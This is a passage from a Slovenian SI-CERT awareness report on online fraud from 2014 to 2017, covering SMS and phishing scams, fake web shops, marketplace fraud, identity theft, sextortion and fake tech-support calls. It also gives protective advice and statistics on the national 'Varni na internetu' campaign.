Slika 1: primer neželenega SMS-sporočila, kjer je povezava vodila do trgovine Google Play, kjer naj bi uporabnik naložil aplikacijo.

V veliko primerih je povezava v SMS-sporočilu vodila na spletno stran z lažno nagradno igro. Obiskovalci naj bi pod pretvezo sodelovanja vpisali svojo telefonsko številko in se **posledično včlanili v plačljiv SMS-klub, ki stane 20 evrov na mesec**.

Povezave v SMS-sporočilih pa lahko vodijo tudi do **phishing strani, s katerimi goljufi poskušajo pridobiti uporabniška imena in gesla za različne storitve**. Oktobra 2016 smo obravnavali zanimiv primer poskusa kraje gesel, ki je **ciljal na slovenske uporabnike portala avto.net**. Goljufi so na portalu pridobili objavljene številke prodajalcev avtomobilov, nato pa so jim poslali SMS-sporočilo. Pozvali so jih, naj nemudoma potrdijo prijavo tako, da vnesejo uporabniško ime in geslo, s katerima so se registrirali na portalu. Tako goljufi pridobijo nadzor nad uporabniškimi računi ter jih uporabljajo za objavljanje lažnih oglasov in goljufanje kupcev.



Slika 2: poskus kraje uporabniških imen in gesel uporabnikov portala avto.net


PREVARE PRI SPLETNEM NAKUPOVANJU

Zadnja leta so goljufije pri spletnem nakupovanju stalnica pri našem delu. Največ vprašanj uporabnikov, ki nam jih zastavijo prek prijavne točke na portalu Varni na internetu, je povezanih ravno z **lažnimi spletnimi trgovinami, trgovinami s ponaredki in prevarami na spletnih oglasnikih**. Način delovanja goljufov je preprost in se skozi leta ne spreminja, saj nepozorni uporabniki hitro nasedejo **velikim obljubam in nizkim cenam, ki so še vedno najboljša vaba**.

Največ lažnih trgovin in trgovin s ponaredki se skriva za izdelki priznanih blagovnih znamk. Že leta so železni repertoar goljufov očala, torbice, oblačila, športna obutev in tehnični izdelki. V zadnjih letih opažamo posebnost, da spletni goljufi natančno sledijo vsem trendov, kaj kupci iščejo po spletu, kateri izdelki so priljubljeni, in temu primerno prilagajajo »ponudbo«. Tako smo v letu 2017 obravnavali primere lažnih trgovin z električnimi skuterji, električnimi kolesi, hoverboardi, kamerami GoPro, droni, gospodinjskimi aparati in drugimi artikli, ki so bili zelo priljubljeni in iskani.


Povečalo se je tudi število prevar prek spletnih oglasnikov, kjer so več prijav podali prodajalci, ki so se znašli v vlogi oškodovancev. Gotovo si mislite: Kako lahko ogoljufajo nekoga, ki prodaja izdelek, saj ta nič ne tvega? Vendar so prodajalci kar dvakratno oškodovani – najprej ostanejo brez denarja in še izdelek pošljejo goljufom, ki ga nato sami prodajo. Goljufi izkoriščajo najrazličnejše spletne oglasnike (bolha.com, salomon.si, avto.net itd.), da vzpostavijo stik s prodajalci, nato pa jim pošljejo ponarejena PayPal ali bančna potrdila, da je denar že nakazan. Ali pa jih goljufi prepričajo, da jim sami nakažejo denar. V tem primeru še enkrat pošljejo lažna potrdila o nakazilu, vendar navedejo višjo vsoto, saj žrtve želijo prepričati, da je vštet strošek dostave. Nato jih vztrajno prepričujejo, da se bodo sredstva sprostila, ko nakažejo denar dostavni službi. Jasno, vedno prek plačilnega mehanizma Western Union, denar pa gre naravnost v roke goljufom.

Število prevar pri spletnem nakupovanju med letoma 2014 in 2017



Število obravnavanih prevar pri spletnem nakupovanju se je močno povečalo, kar pripisujemo večji prepoznavnosti in posledično večjemu številu uporabnikov, ki so se obrnili po pomoč. Hkrati se je povprečen znesek oškodovanja v primerjavi z letom 2015 prepolovil. Vzrok se skriva v lažnih trgovinah s traktorji in gradbeno mehanizacijo, saj smo leta 2015 obravnavali precej prijav, kjer so bili zneski okoli 3000 evrov za posamezen nakup, kar je dvignilo povprečje. Poleg tega vsi prijavitelji ne sporočijo oškodovanja ali pa je oškodovanje zelo težko opredeliti, zato zneskov ne moremo posploševati na širšo populacijo.


Višina povprečnega oškodovanja pri spletnem nakupu med letoma 2015 in 2017



V PRETEKLEM LETU SMO ZASLEDILI PRODAJO PONAREDKOV TUDI NA FACEBOOKU. VELIKO UPORABNIKOV RAZUME TAKŠNE FACEBOOKOVE STRANI KOT SPLETNE TRGOVINE, KAR NE DRŽI. NEZNANCI PRIDOBIJO PONAREJENE IZDELKE IN NATO PO FACEBOOKU VZPOSTAVIJO STIK S POTENCIALNIMI KUPCI. OBJAVLJAJO FOTOGRAFIJE ARTIKLOV S CENAMI, ODGOVARJAJO NA KOMENTARJE UPORABNIKOV IN NAROČILA SPREJEMAJO V POŠTNI PREDAL NA FACEBOOKU, PLAČILO PA JE NAVADNO IZVEDENO PO POVZETJU S POŠTNO NAKAZNICO. TAKŠNO NAKUPOVANJE, KI TEMELJI IZKLJUČNO NA ZAUPANJU V PRODAJALCA, SE LAHKO KLAVRNO KONČA. KONEC LETA 2017 SMO OBRAVNAVALI ŠTEVILNE PRIJAVE UPORABNIC, KI SO NA FACEBOOKOVI STRANI »UGGS POCENI« NAROČILE ŠKORNJE. 40 EVROV SO POSLALE PRIPOROČENO V KUVERTI, NAKAZALE NA TRANSAKCIJSKI RAČUN ALI S POŠTNO NAKAZNICO, NA KONCU PA OSTALE PRAZNIH ROK.

KRAJA IDENTITETE

V dveh letih kar 200 ukradenih identitet



Najbolj ciljani računi:
- PayPal
- Apple ID
- elektronska pošta
- Facebook

Načini kraje:
- phishing
- okužba s trojancem ali keylogger
- socialni inženiring (obljuba nagrad, lažni krediti)

Facebook

Ustvarjanje lažnega profila ali krajo obstoječega večinoma opravi storilec iz bližnjega kroga žrtve, ki ga dobro pozna. Namen je maščevanje z objavo neprimernih vsebin (intimni posnetki), razžalitev, izsiljevanje in druge grožnje.

Elektronska pošta

Predal elektronske pošte je shramba različnih podatkov (tudi kopij osebnih dokumentov in življenjepisov) in omogoča dostop do drugih storitev v našem imenu. Napadalec si lahko z dostopom do predala ustvari širšo sliko in pridobi podatke za uspešno izvedbo napada socialnega inženiringa in kraje identitete posameznika.

Nevede vpleteni v goljufijo

Goljufi so uporabili potni list državljana ZDA, verjetno pridobljenega v kateri od prej storjenih goljufij, in se z njim predstavljali kot zainteresiran kupec slovenskega podjetja. Za posrednika v poslu so goljufi predlagali državljana Kanade, čigar identiteta je bila prav tako zlorabljena. Slovensko podjetje se je pravočasno obrnilo na SI-CERT, in goljufija je bila preprečena.

Ste član narko-združbe?

Identiteto slovenskega državljana so storilci uporabili za odprtje bančnega računa v ZDA. Račun je bil pozneje zasežen v akciji ameriške agencije za boj proti drogam (Drug Enforcement Administration – DEA); na njem je bila velika vsota denarja, pridobljenega v nezakonitih poslih. Slovenski državljan, čigar identiteta je bila uporabljena za odprtje računa, je bil o tem obveščen in mu je zaradi domnevne povezanosti s kriminalno združbo grozil kazenski pregon. Zaradi sodelovanja med slovenskimi in ameriškimi organi pregona ter veleposlaništvom ZDA v Sloveniji se to sicer ni zgodilo, saj je bilo na podlagi vseh zbranih dokazov ugotovljeno, da je bil uporabnik žrtev kraje identitete.

U.S. DEPARTMENT OF JUSTICE
DRUG ENFORCEMENT ADMINISTRATION

Asset Id:	16-DEA-618943
Property:	$59,100.44 U.S. Currency from Amboy Bank Account #23100214
Serial Number:	
Asset Value:	$59,100.44 U.S. Currency
Seizure Date:	01/21/2016
Seizure Place:	New Brunswick, NJ
Owner Name:	
Seized From:	[redacted]
Judicial District:	District of New Jersey

NOTICE MAILING DATE: April 1, 2016

NOTICE OF SEIZURE

The above-described property was seized by the Drug Enforcement Administration (DEA) for forfeiture pursuant to Title Pursuant to Title 18, U.S.C., Section 983 and Title 19, U.S.C., Sections 1602-1619, procedures to administratively forfeit this

ZAŠČITA:

- UPORABA DVOSTOPENJSKE AVTENTIKACIJE, ČE JO PONUDNIK STORITVE OMOGOČA,
- DOLGA IN DOVOLJ ZAPLETENA GESLA,
- PREVIDNOST PRI ODPIRANJU PRIPONK V ELEKTRONSKI POŠTI,
- ZAVRAČANJE POZIVOV V ELEKTRONSKI POŠTI ZA VNOS GESLA (PHISHING),
- ZAKRIVANJE OBČUTLJIVIH PODATKOV NA **SKENIRANIH DOKUMENTIH** IN POŠILJANJE ČRNO-BELE KOPIJE


https://www.vni.si/sken

Izsiljevanje z intimnimi posnetki

Potem ko smo pred leti na tujih novičarskih portalih brali o povsem novi obliki spletnega kriminala – izsiljevanju z intimnimi posnetki (angl. sextortion) – so se v mrežo goljufov kmalu ujeli še Slovenci. Na SI-CERT smo prve prijave prejeli že maja 2015, primeri pa so se nadaljevali tudi v letih 2016 in 2017. Po naših podatkih je **leta 2016 35 Slovencev postalo žrtev izsiljevalcev in do konca leta 2017 še 60**. Zaradi občutljive teme jih verjetno večina ne prosi za pomoč, zato so številke lahko še višje.

Izsiljevanje se začne tako, da vas na Facebooku kontaktira privlačna neznanka. Po začetnem klepetu vas povabi na Skype, in ko prižgete kamero, je na drugi strani skoraj gola. Povabi vas, da še vi odvržete oblačila. In seveda obljubi, da bo to vajina mala skrivnost.

V vseh obravnavanih primerih je bil potek dogodkov predvidljiv in hiter, saj je glavni namen čim hitrejši začetek izsiljevanja. **Številni, ki so se obrnili po pomoč, so dejali, da so bili kot hipnotizirani, in niso mogli verjeti, da so se slekli pred popolno neznanko**. Kmalu za tem, ko so storilci prejeli posnetek ali fotografije, so grozili z njihovo objavo. Finančne zahteve so precejšnje, znašajo lahko celo več tisoč evrov. Izsiljevalci ustvarjajo izjemno velik psihični pritisk na žrtev, grozijo z organi pregona, FBI, tožbami zaradi posredovanja pornografije, predvsem pa, da bodo posnetek poslali vsem prijateljem, družini in nadrejenim v službi. Izsiljevalci včasih posnetek objavijo na YouTubu, žrtev pa o tem obvestijo, da bi stopnjevali pritisk in jo še naprej izsiljevali.



Slika 3: Primer groženj in izsiljevanja

ŽRTVE IZSILJEVANJA SO PLAČILA NAKAZOVALA PREK SISTEMA WESTERN UNION, **DENAR PA JE ROMAL NA SLONOKOŠČENO OBALO. UPANJE NA USPEŠEN PREGON TOVRSTNEGA KRIMINALA JE MAJHNO,** SAJ PO NAŠIH IZKUŠNJAH KAZENSKEGA PREGONA TAKIH ZLOČINCEV V AFRIŠKIH DRŽAVAH SKORAJ NI. ŽRTVAM SVETUJEMO POPOLNO PREKINITEV KOMUNIKACIJE Z IZSILJEVALCI, ČE NE DRUGAČE, TUDI Z IZBRISOM UPORABNIŠKIH RAČUNOV NA DRUŽABNIH OMREŽJIH.

Klici lažne tehnične podpore

Spomladi 2016 so odzivni center SI-CERT zasule prijave uporabnikov, v katerih so poročali **o sumljivih klicih na stacionarne telefonske številke**. Klicatelj se je v polomljeni angleščini predstavil kot Microsoftova tehnična pomoč in razložil, da nujno kliče, ker njegov računalnik javlja napake oziroma alarme, ki naj bi bili posledica okužbe z zlonamerno kodo. Od sogovornika je želel, da v računalnik namesti **program za oddaljeni dostop, po katerem je pridobil nadzor nad računalnikom. Žrtvi je prikazal izmišljene znake okužbe, na koncu pa od nje zahteval osebne podatke in podatke o kreditni kartici** za nakup nekega programa ali licence, s čimer naj bi žrtev težave odpravila. Če tega ni hotela storiti, ji je klicatelj prek oddaljenega dostopa izbrisal posamezne sistemske datoteke ali računalnik zablokiral, tako da je uporabnik moral ob ponovnem zagonu vpisati geslo, ki pa ga ni poznal. Na srečo so goljufi v večini primerov uporabili enako geslo, ki smo ga na SI-CERT ugotovili in tako mnogim uporabnikom pomagali odblokirati računalnike.

Poročilo programa VARNI NA INTERNETU

NACIONALNI PROGRAM OZAVEŠČANJA VARNI NA INTERNETU

OSEBNA IZKAZNICA PROGRAMA

Na SI-CERT od leta 2011 **koordiniramo nacionalni program ozaveščanja o kibernetski varnosti Varni na internetu**, ki ga v celoti financira Direktorat za informacijsko družbo pri Ministrstvu za javno upravo. Program smo zasnovali za izobraževanje širše slovenske javnosti o varni uporabi interneta in prepoznavanju spletnih tveganj. S številnimi komunikacijskimi aktivnostmi opozarjamo na nujnost ustrezne tehnične zaščite in tudi na preudarno vedenje na spletu. Naše delo temelji na **preventivnem delovanju** – opozarjanju in izobraževanju spletnih uporabnikov, kako prepoznajo različna spletna tveganja ter pravočasno zaščitijo svojo zasebnost in računalniško opremo. Umeščenost programa ozaveščanja med druge aktivnosti SI-CERT zagotavlja, da so internetni uporabniki seznanjeni z **aktualnimi** tveganji, saj je program oprt na opažene incidente, ki jih obravnavamo. Cilj programa Varni na internetu je **zagotoviti celostno podporo spletnim uporabnikom**, ki sega od preventivnih **nasvetov** in napotkov do **strokovne pomoči**, ko že pride do težav.

Naslov: *www.varninainternetu.si*
#ključniki: *Facebook, spletno nakupovanje, kriptovalute, spletne goljufije, varnostno kopiranje, zaščita pred virusi*
Kdo bo našel uporabne vsebine? *Lastniki pametnih telefonov, imetniki kreditnih kartic, ki nakupujete po spletu, uporabniki družabnih omrežij in spletne banke. Na drugi strani pripravljamo vsebine, pisane na kožo manjšim podjetjem, društvom in organizacijam, ki morajo poskrbeti za varovanje podatkov in opreme.*

Primerjava starega in novega portala

NE BODI OSEL NA SPLETU – POZANIMAJ SE PRAVOČASNO


Na portalu Varni na internetu ažurno obveščamo o odkritih goljufijah, opisujemo različne spletne prevare, analiziramo konkretne primere in usmerjamo na relevantne zunanje vire. Da bi spletni uporabniki v Sloveniji čim hitreje prejeli odgovore na vprašanja in pomoč, ko to najbolj potrebujejo, smo portal Varni na internetu v letu 2017 prenovili, da bi izboljšali uporabniško izkušnjo, predvsem na mobilnih napravah, in olajšali iskanje že opisanih spletnih prevar.

> NA PORTALU JE NA VOLJO SPLETNI OBRAZEC, PREK KATEREGA NAM LAHKO ŽRTVE PRIJAVIJO OMREŽNI INCIDENT: OKUŽBA Z VIRUSOM, SPLETNA GOLJUFIJA, PHISHING KRAJA GESLA, ZLORABA UPORABNIŠKEGA RAČUNA, PREVARA PRI SPLETNEM NAKUPU ITD.

Svoje aktivnosti smo leta 2013 dopolnili z nacionalno prijavno točko za sporočanje spletnih incidentov. Na portalu je na voljo spletni obrazec, s katerim nam lahko žrtve prijavijo omrežni incident: okužbo z virusom, spletno goljufijo, phishing kraja gesla, zlorabo uporabniškega računa, prevaro pri spletnem nakupu itd. Svetovanje je vsem spletnim uporabnikom, tako fizičnim osebam kot podjetjem, na voljo brezplačno, saj vse aktivnosti programa financira Ministrstvo za javno upravo.

Največ prejetih prijav se nanaša na različne oblike spletnih goljufij: prevare pri spletnem nakupovanju, zlorabe uporabniških računov, npr. vdor v račun na Facebooku ali Googlu, in lažne spletne ponudbe za kredit. Odkar smo na SI-CERT začeli program ozaveščanja, je najopaznejši preskok ravno v številu obravnavanih prijav spletnih prevar in phishing napadov.

Število obravnavanih spletnih goljufij in phishing napadov



Najhitrejši in najučinkovitejši kanal za obveščanje je naša **stran Varni na internetu na Facebooku**, kjer nas je do konca leta 2017 spremljalo že 33.000 Slovencev. Na Facebooku ažurno opozarjamo in svetujemo, poleg tega pa nas vse pogosteje uporabniki sami kontaktirajo in opozorijo na opaženo nevarnost ter tako pomagajo ustvarjati varnejši splet.

EVROPSKI MESEC KIBERVARNOSTI

Evropski mesec kibervarnosti (European Cyber Security Month) je vseevropska kampanja ozaveščanja, ki jo organizira Agencija Evropske unije za varnost omrežij in informacij ENISA. Cilj je spodbuditi ozaveščenost o računalniški varnosti med državljani in spremeniti njihov pogled na kibernetske grožnje. Vseevropska kampanja poteka **vsako leto oktobra**. Leta 2013 je skupna akcija potekala prvič, z leti pa število udeležencev in aktivnosti ves čas narašča. Slovenijo v mednarodni kampanji zastopa SI-CERT s programom Varni na internetu in smo ena od devetih članic EU, ki so ves čas prisotne. Evropska komisija naše aktivnosti navaja kot primer dobre prakse za druge organizatorje in nas predstavi v vsakoletnem zaključnem poročilu.

Spletna varnost je naša skupna odgovornost – skupno geslo leta 2016

Kampanjo leta 2016 smo oblikovali okoli najpogostejših spletnih prevar, ki so nam jih sporočali spletni uporabniki in ki so hkrati povzročale resno finančno oškodovanje. Problematiko spletnih goljufij smo želeli približati povprečnemu uporabniku in mu sporočiti:

> **SPLETNE GOLJUFIJE SE DOGAJAJO IN ZGODIJO SE LAHKO VSAKEMU, TUDI TEBI. MI PA SMO TU ZATO, DA TI POMAGAMO.**

Svoje sporočilo smo predstavili v obliki zabavnih kratkih zgodb, namenjenih predvsem uporabnikom družbenih omrežjih. Nastali so štirje videoprispevki; vsak od njih obravnava eno od goljufij, ki so **izstopale po številu prijavljenih incidentov in finančnem oškodovanju žrtev:** prevare pri spletnem nakupovanju, izsiljevalski virusi, izsiljevanje z intimnimi posnetki in prevare na Airbnb.

Med trajanjem komunikacijske akcije smo našteli več kot 120.000 ogledov vseh štirih videozgodb na našem kanalu na YouTubu in kar 623.305 ogledov na Facebooku. Vse videozgodbe so dostopne na **kanalu** programa Varni na internetu **na YouTubu**.

Spletne uporabnike smo tudi povabili k r**eševanju kviza Si spletni detektiv?**, v katerem so preizkusili svoje poznavanje spletnih goljufij, po končanem kvizu pa so prejeli zaslužen naziv. Kviz je **rešilo skoraj 6000 spletnih uporabnikov**; od tega **se jih je** skoraj 1500 prijavilo na Varne novice, elektronski novičnik, v katerem opozarjamo na aktualne nevarnosti.

Uvodni teden v celomesečno komunikacijsko kampanjo smo začeli z novinarsko konferenco, na kateri smo skupaj s podporniki akcije predstavili problematiko goljufij pri spletnem nakupovanju.

